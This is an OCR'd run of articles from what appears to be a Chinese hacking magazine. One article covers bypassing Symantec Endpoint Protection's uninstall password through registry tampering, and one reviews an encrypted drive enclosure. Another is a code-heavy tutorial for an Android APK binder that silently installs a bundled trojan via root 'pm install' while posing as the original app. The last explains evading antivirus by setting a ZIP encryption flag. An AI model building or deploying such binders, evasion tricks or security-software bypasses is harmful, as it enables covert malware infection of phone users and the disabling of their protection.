


图 2

密码保护分析

既然刚才已经追踪到了 MSIExec 的某个模块，我们干脆就去分析它吧！这里偷个懒，直接搜索字符串，最终发现了一处非常可疑的注册表读取调用，如图 3 所示。




图 3

这个逻辑很明显了，先读取名字为 SmcInstData 的键值，如果不存在就不需要密码了。打开注册表一看，那个键值长度刚好 16 位，碰巧这个模块有一处 CryptCreateHash 调用，创建的刚好是 MD5 密码，看来八九不离十了！如图 4 所示。




图 4

试着直接干掉这个注册表键位，直接悲剧了，提示删除时出错。看来有 Hook，拿出自写的工具统统 Unhook 掉。再次点击删除，键值果然消失了，顿时一阵快感袭来，终于能卸载了！再次点击删除，发现又提示输入密码。在注册表里按了下 F5，发现 SmcInstData 被还

原了。好吧，只好使出最后的一招了！

直接在注册表里去掉 Everyone 的读取权限，这下 SEP 没法读取了吧？再次运行卸载命令，SEP 果然识别不了密码，直接跳到卸载步骤了！唉，百密一疏，杀软竟然不先去恢复注册表权限，就去解析密码了呢。

AES 硬加密移动存储安全吗？

文/图 imodding

列举案例：香港电脑失窃，因硬盘数据被敲诈。结论：全盘加密安全

2013 年 6 月，香港东方日报刊出一则新闻《拾计算机 窥裸照 教师勒索廿万》，报道中提到 80 后男教师拾到一台笔记本电脑，结果发现硬盘中存有「裸女相簿」，遂向物主叫价廿万元人民币勒索，结果身陷法网的故事。

就此香港无线科技商会荣誉主席方健侨表示，将整个硬盘加密才是最安全的方法。这就引出了本文主角：ZM-VE400。

ZALMAN ve-400 AES256 加密功能及加密过程介绍

ZM-VE400 是 ZALMAN 公司推出的移动硬盘盒中的最新型号，了解 VE 系列的朋友应该知道它和韩国的另一家公司 IODD 有很深的渊源，此为后话，这里按下不表。

VE400 号称具备 AES 256 位硬盘数据实时加密，最大可设 8 位长度数字密码。没有密码，一般人访问不了硬盘里的数据，即使拆开接到别的机器上也看不见其中的内容。这个功能是 VE400 所独有的，之前的产品（VE300 和 VE200）均不具备该功能。下面我们来演示一下加密过程。

1.首先进入菜单中的加密项，如图 1 所示。

图 1

二、屏幕提示加密会导致数据丢失（建议在初始使用时决定是否加密，否则请做好数据备份），如图 2 所示。

图 2

3.输入想要设置的密码，之后再次确认密码，如图 3 所示。

图 3

4.加密完成，下次接入硬盘盒，会提示输入密码，否则无法识别到盘符。

测试恢复场景模拟

A. 假设不法分子非法获得加密盘，在不知密钥的情况下尝试恢复，会提示无法识别到盘符，恢复无法进行，如图 4 所示。结论：数据安全。




图 4

B. 假设不法分子取出加密硬盘盒中的硬盘，尝试恢复。

将加密硬盘盒中的硬盘拆出，单独接入电脑，会提示未分区，使用 WINHEX 依照文件类型恢复（之前确定硬盘上保存有该类型文件），提示无法找到文件，如图 5 所示。结论：数据安全。




图 5

C. 重置加密后，尝试恢复

这里我们假设硬盘主人将移动硬盘重置加密后再次投入使用，被不法分子获得并尝试恢复。

为减少干扰，首先将硬盘用 WinHex 做填零操作，排除恢复中无关数据的干扰，设置加密后拷入数据，再重置加密，即去除加密项。使用 WinHex 依照文件类型恢复，同样无果，如图 6 所示。结论：数据安全。




图 6

结语

经过以上实战演示，表明 VE400 加密功能的确保护了用户数据的安全，但加密与破译始终是矛与盾的关系，数据安全远非高枕无忧，就像无线 WPA2 曾经也被视为不可破解。唯有不断学习精进，方能跟上步伐。

背景小知识：

256 位 AES 加密算法是军用级别的加密技术，并由美国政府认可来用于加密高度敏感信息。根据美国国家安全系统委员会出版的 CNSSP-15，256 位 AES 密钥长度能足够安全地加密美国政府分类数据中的最高机密数据。

AES-256 被 IT 玩家所熟知，应该是 LSI SF2000 系列固态硬盘主控爆出问题时。当时经 LSI/Sandforce 证实，硬件没有启动 AES-256 加密功能。在部分厂商报告中还提及该功能不致影响普通客户使用，AES-128 的加密强度也非常强大。除此之外，SSD 本身映射表非常复杂，从 Nand Flash 恢复数据几乎不可能。AES-256 加密技术，只对非常严苛的用户，如军工级用户有影响。

（完）

Android 下 APK 捆绑器的实现

文/图 海东青

利用捆绑器向正常程序捆绑病毒、木马等恶意程序，以达到隐蔽安装、运行的目的，这在 Windows 平台下是一种很常规的攻击手段。那么，在智能终端十分流行的今天，如何实现针对手机应用的捆绑器呢？对此，本文针对 Android 平台的应用程序 APK 文件，给出了类似 Windows 下捆绑器的实现方案。

原理与基础

对任意的两个 APK 应用程序 A 和 B 进行捆绑，并且在手机上安装、运行捆绑生成的 APK 程序 C 后，仍然具备和 A 一样的运行效果，要实现这一目的，捆绑过程可以从两个思路去实现。

1）对 Android 应用程序 A 进行反编译，通过修改反编译生成的 smali 代码，控制执行流程，使其具备安装和执行应用程序 B 的功能，最后再打包生成捆绑后的应用 C。此方法和早期的 Windows 环境下的 PE 病毒类似，插入额外的功能代码，修改入口点改变程序执行流程，最后再回到原有流程执行 A 的功能。

2）考虑到 A、B 的任意性，以及生成程序 C 的稳定性，在这里重点介绍另外一种通过宿主程序实现释放、安装、运行 A 和 B 的方法。其思路亦来自 Windows 下的捆绑器，即专门写一个 host 程序作为宿主，其中应用程序 A、B 作为 host 的资源文件，运行 host 时可以释放、安装和运行 A 和 B 的功能。此外，若考虑到安全性、免杀性，可对 A 和 B 进行加密、编码。

因此，根据方法 2，可得出 PC 端和 Android 手机端的软件工作流程如图 1 和图 2 所示。




图 1 PC 端捆绑并生成目标程序的过程




图 2 Android 手机上，目标程序安装并运行被捆绑的程序的过程

功能实现

通过上面的介绍，可以知道总共需要实现两个程序，即作为宿主程序的 Android 应用 host.apk，以及作为捆绑器的 Windows 应用程序“捆绑器”，下面将详细介绍这两个程序内部原理和实现方法。

1. 宿主应用程序

1）工作流程

对于宿主程序 host.apk，要实现上文所定义的功能需求，则其内部的工作流程可设计如成如图 3 所示的结构。在宿主程序初始化时，会调用 MainActity 的 onCreate 函数。在 onCreate 函数中，通常用来初始化 MainActivity，但是考虑到最终呈现给用户的界面（即 Activity）为 A 的界面，所以宿主程序的 onCreate 函数中无需处理自身界面，只需想办法启动 A 的 Activity 即可。




图 3 宿主程序 host.apk 的内部流程图

释放和安装指定的应用程序通常需要较长时间（与应用程序的大小相关），若所有流程

均在 onCreate 函数流程中实现，则会导致宿主程序界面卡顿或假死，故可通过在 onCreate 函数中创建子线程的方式避免该问题，在子线程中实现相关功能，其中主要有释放和安装应用程序，以及启动主应用程序这两部分。

2）释放和安装应用程序

①释放指定文件

对于 Android 应用程序，需要捆绑的资源文件可以直接放置到 assets 目录下。在宿主程序中，共计需要释放三个文件，即配置文件 config、主程序 update.res 和捆绑进去的程序 data.res，释放方式如下。当程序安装后，需要释放时可通过如下方式实现。

```
//dstFilePath 为释放出来的文件路径，resFileName 为需要释放的文件路径
private void dropFile(String dstFilePath, String resFilename){
        if(isFileExist(dstFilePath))    return;
        InputStream inputFS;
        try {    inputFS = this.getResources().getAssets().open(resFilename);
        } catch (IOException e1) {return;  }
        File outFile = new File(dstFilePath);
        byte buf[] = new byte[1024];      int len;
        try {
            OutputStream outputFS = new FileOutputStream(outFile);
            while((len = inputFS.read(buf))>0) {     outputFS.write(buf,0,len);}
            outputFS.close();     inputFS.close();
        } catch (IOException e) {       return ;    }
        return;
    }
```

②安装应用程序

文件释放后，接下来就要根据需要进行安装程序。对用户而言，已经安装程序了，故接下来安装程序需要在后台完成，即不引起用户察觉，这就需要使用 shell 下的 pm 命令（Package Manage），而 pm 命令需要 system 权限，故执行此操作时需要确保可以获取 root 权限。安装一个指定程序可通过“pm install target_apk”实现。而执行 shell 命令利用 runtime.exec 即可实现，可将其简单封装为 runCommand(String str)。

```
private void runCommand(String strCommand){
        Runtime runtime = Runtime.getRuntime();
        try { runtime.exec(strCommand);
        } catch (IOException e) {       e.printStackTrace();     }
}
```

综上，释放、安装的功能实现代码如下。

```
//Install the specified apk
public String installAPK(String apkFileName)
{    //获取 assets 中文件安装后的实际路径
     String tmpDir = this.getApplicationContext().getFilesDir()+"/";
     String apk_path = tmpDir+apkFileName;
     //释放文件
     dropFile(apk_path, apkFileName);
     //安装的 apk 文件需要读写权限，故赋予读写权限
     runCommand("su -c chmod 666 "+apk_path);
     //使用 pm 安装文件
     runCommand("su -c pm install -t "+apk_path);
     return apk_path;
 }
```

3）启动应用程序

启动应用程序可通过切换 Activity 实现，即调用主程序 A 的 MainActivity 就可实现启动 A 程序并切换界面为 A，该过程可通过如下几步实现。

①获取需要启动的 apk 的信息

具体包括 apk 的 packagename 和 MainActivity 名。对于宿主程序而言，由于捆绑器已成功获取并将此信息写入了 config 文件，故只需要从 config 中分别读取这两个字符串即可。

②新建 intent

```
Intent intent = new Intent(Intent.ACTION_MAIN);
intent.addCategory(Intent.CATEGORY_LAUNCHER);
```

③切换 Activity，启动程序

```
ComponentName cn = new ComponentName(main_app, main_app_Acitivty);
intent.setComponent(cn);
startActivity(intent);
```

2. 捆绑器程序

运行在 Windows 下的捆绑器程序主要是为宿主程序做准备：获取主程序 A 的 packagename 和 MainActivity 信息，获取捆绑进去的程序 B 的 packagename；修改宿主程序的图标，使其和程序 A 的一致；将准备好的宿主程序打包、签名等。下面将详述每个部分。

1）提取信息

需要提取的信息为应用程序的 Packagename 和 MainActivity 名，这些信息可以从 manifest 中解析，但更简单的办法就是使用现有工具 apktool。该工具可以对 apk 程序进行解包、打包、提取信息等。具体的，提取信息仅需命令“aapt.exe dump badging apk_name”即可。为了方便应用，我们可以写一个专门提取信息的批处理脚本 aapt_apkinfo.bat，具体如下：

```
set PATH=%CD%;%PATH%;
"%~dp0\aapt.exe" dump badging %1 > %2
```

该批处理以“aapt_apkinfo.bat a.apk info.txt”的方式调用，其中第一个参数为 apk 路径，第二个参数为信息存储文件。在程序中则可以如下调用。

```
ShellExecute(NULL, TEXT("open"),szAaptCommand, szParameter, NULL, SW_HIDE);
```

其中，szAaptCommand 指向 aapt_apkinfo.bat，szParameter 为参数 1 和参数 2 构成的字符串，如“a.apk info.txt”。

由于此时获取到的信息如图 4 所示，内容太过冗余，我们需要从中解析出 packagename 和 MainActivity。易知，此时得到的信息是按行存储的，即 info.txt 中的每行为一类或一条信息，故解析时逐行判断即可。其中 packagename 通常以此种格式出现“package: name='com.tencent.mobileqq'”，可以认为 package: name 之后的单引号内的内容为 packagename。mainactivity 的信息如图 5 所示，故同样易得其信息。相关文本搜索、字符串判断等相关代码不再罗列。




图 4 利用 apt 从 apk 中提取的原始信息

图 5 info.txt 中 mainactivity 的格式

最后，通过上述方法将提取到的信息存入 assets 目录下的 config 文件中，供宿主程序使用。

2）替换图标和标签

①获取图标和标签信息

考虑到安全性，需要对 host 程序进行必要的伪装，即重新打包后的 host 程序，安装后

在应用列表看上去要和 A 程序的一致，故还需要替换图标和标签。同理，通过上述方法，可从 info.txt 中获得 label 和 icon 的信息，如图 6 所示。

```
application-icon-65535:'res/drawable-hdpi/icon.png'
application: label='QQ' icon='res/drawable-hdpi/icon.png'
launchable-activity: name='com.tencent.mobileqq.activity.SplashActivity'
label='QQ' icon=''
uses-library-not-required:'com.google.android.maps'
```

图 6 info.txt 中的 label 和 icon 信息

②替换图标和标签信息

在获得 icon 路径和 label 之后，接下来需要替换 host.apk 中的这些信息。

首先需要对主程序 A.apk 进行解包，以获得图标文件。Apk 解包同样使用 apktool。直接使用 apktool 解包的命令为“java –jar apktool.jar –d apkpath unpackeddir”，其中 apktool 支持很多参数，实现其他功能，方便起见将其封装为 bat 文件 unpack_apk.bat，内容如下。

```
set PATH=%CD%;%PATH%;
java -jar "%~dp0\apktool.jar" d %1 %2
```

该批处理的第一个参数为 apk 路径，第二个参数为解包后的目录路径。在捆绑器程序中，可通过如下命令调用该批处理，实现相应的解包功能。

```
ShellExecute(NULL, TEXT("open"), szBatfilePath, szParameters, NULL, SW_HIDE);
```

其中，szParameters 即为批处理文件对应的两个参数。

在成功解包之后，替换图标就很简单了，只需要用上述 icon 路径对应的文件替换宿主程序 host.apk 中的“\res\drawable-mdpi\ic_launcher.png”、“\res\drawable-hdpi\ic_launcher.png”、“\res\drawable-ldpi\ic_launcher.png”和“\res\drawable-xhdpi\ic_launcher.png”文件。

宿主程序的标签信息位于“\res\values\strings.xml”中，具体如图 7 所示。只需将其中的 app_name 对应的值替换为前面获取到的 label 的值即可。

```
<?xml version="1.0" encoding="UTF-8"?>
- <resources>
    <string name="app_name">once</string>
    <string name="hello_world"> </string>
    <string name="menu_settings"> </string>
</resources>
```

图 7 宿主程序的 strings 文件内容

3）打包、签名

通过前面的步骤，我们已经成功修改好了宿主程序 host.apk，接下来需要对其进行打包、签名。

①打包

对 APK 的打包，仍旧采用 apktool，将其封装成 apk_apk.bat，内容如下。

```
set PATH=%CD%;%PATH%;
java -jar "%~dp0\apktool.jar" b %1
```

其所需的唯一一个参数即为需要打包成 apk 的目录。类似的，程序中的调用方法依旧使用“ShellExecute(NULL, TEXT("open"), szPackBatfile, m_szFinalApkDir, m_pctApkToolDir, SW_HIDE);”。

②签名

对 apk 的签名，可通过使用工具 autosign 实现。其调用方式为“java -jar signapk.jar testkey.x509.pem testkey.pk8 unsigined.apk signed.apk”，需要的两个参数为签名的文件路径和成功签名后的文件路径。将其写为 sign.bat，内容为：“java -jar signapk.jar testkey.x509.pem testkey.pk8 %1 %2”。在捆绑器程序中相应的调用方式为“ShellExecute(NULL, TEXT("open"), szSignBatfile, szParameters, m_pctAutoSignDir, SW_HIDE);”，最终即可获得捆绑后的 apk 程序。

总结

通过前面的步骤，最终生成了一套由“apktool”、“auto-sign”、“host.apk”和“捆绑器”组成的 apk 捆绑器工具，如图 8 所示。

图 8 捆绑器工具组成（左）和捆绑器运行界面（右）

最终捆绑之后的 apk 应用程序具备和正常安装的 apk 一样的运行效果，但却能隐蔽的安装所指定的任意 apk 文件，达到预期的目的和功能效果。

同时，在上述实现过程中仍存在一定的不足，如在安装捆绑之后的 apk 应用时，所显示的权限和非正常安装的程序（主程序 A.apk）的权限不一致。一种更完美的方法则可以考虑在修改 host.apk 文件时，同时将主程序 A.apk 的 manifest 中的权限也复制到 host.apk 的 manifest 中，有兴趣的读者可以自行尝试。

APK 免杀大挑战

文/图 无敌仔仔

目前国内主流的手机杀毒厂商的在线杀毒一般都是采用静态检测技术，通过对 apk 包进行解包，分析其中的 dex 文件、xml 文件以及 so 文件，以发现其中的敏感权限、api 以及恶意链接等信息。

要分析就要先解包，如果解包不顺利，将直接影响分析的效果。我们都知道，apk 文件格式符合 zip 包压缩格式，所以目前的大多数自动化检测程序使用 zip 插件在 PC 上实现解包过程。但是安卓系统加载 apk 时不会对每个字段都进行检查，这就给恶意程序开发者提供了一个躲避静态检测的绝佳机会。

在 zip 包中有一个字段的作用是加密标志，也就是说当在 PC 上使用 zip 解包的时候，如果检测到该字段为奇数，就认为是加密的 zip 包，要输入正确密码才能解开，但安卓系统加载 apk 时不检测这个字段。也即是说，我们只要将木马 apk 包中的加密标志改为奇数就可以让静态检测程序在解包的时候出错甚至崩溃，从而实现免杀，用户在安装这个 apk 后，安卓系统是完全不管加密标志的，自然会顺利加载该木马。下面我们看一下具体的实现过程。

加密标志位一般位于“504B0102”后的第 5 个字节，为奇数时被看作是加密包，为偶数时被看作无加密包，如图 1 所示。

```
000035C0: 2D 6C 64 70 69 2F 69 63 6F 6E 2E 70 6E 67 50 4B  -ldpi/icon.pngPK
000035D0: 01 02 0A 00 0A 00 09 00 00 00 DA 58 4A 3E 0B F9  ..........赭J>.?
000035E0: A4 99 98 08 00 00 98 08 00 00 1A 00 00 00 00 00    ?..?........s/
000035F0: 00 00 00 00 00 00 00 00 4B 1E 00 00 72 65 73 2F  ........K...res/
00003600: 64 72 61 77 61 62 6C 65 2D 6D 64 70 69 2F 69 63  drawable-mdpi/ic
00003610: 6F 6E 2E 70 6E 67 50 4B 01 02 14 00 14 00 09 00  on.pngPK.......
00003620: 08 00 50 59 4A 3E 9B EC DB AC 68 07 00 00 3C 0E  ..PYJ>湲郜h...<.
00003630: 00 00 0B 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00003640: 1B 27 00 00 63 6C 61 73 73 65 73 2E 64 65 78 50  .'..classes.dexP
00003650: 4B 01 02 14 00 14 00 02 00 08 00 50 59 4A 3E 95  K..........PYJ>?
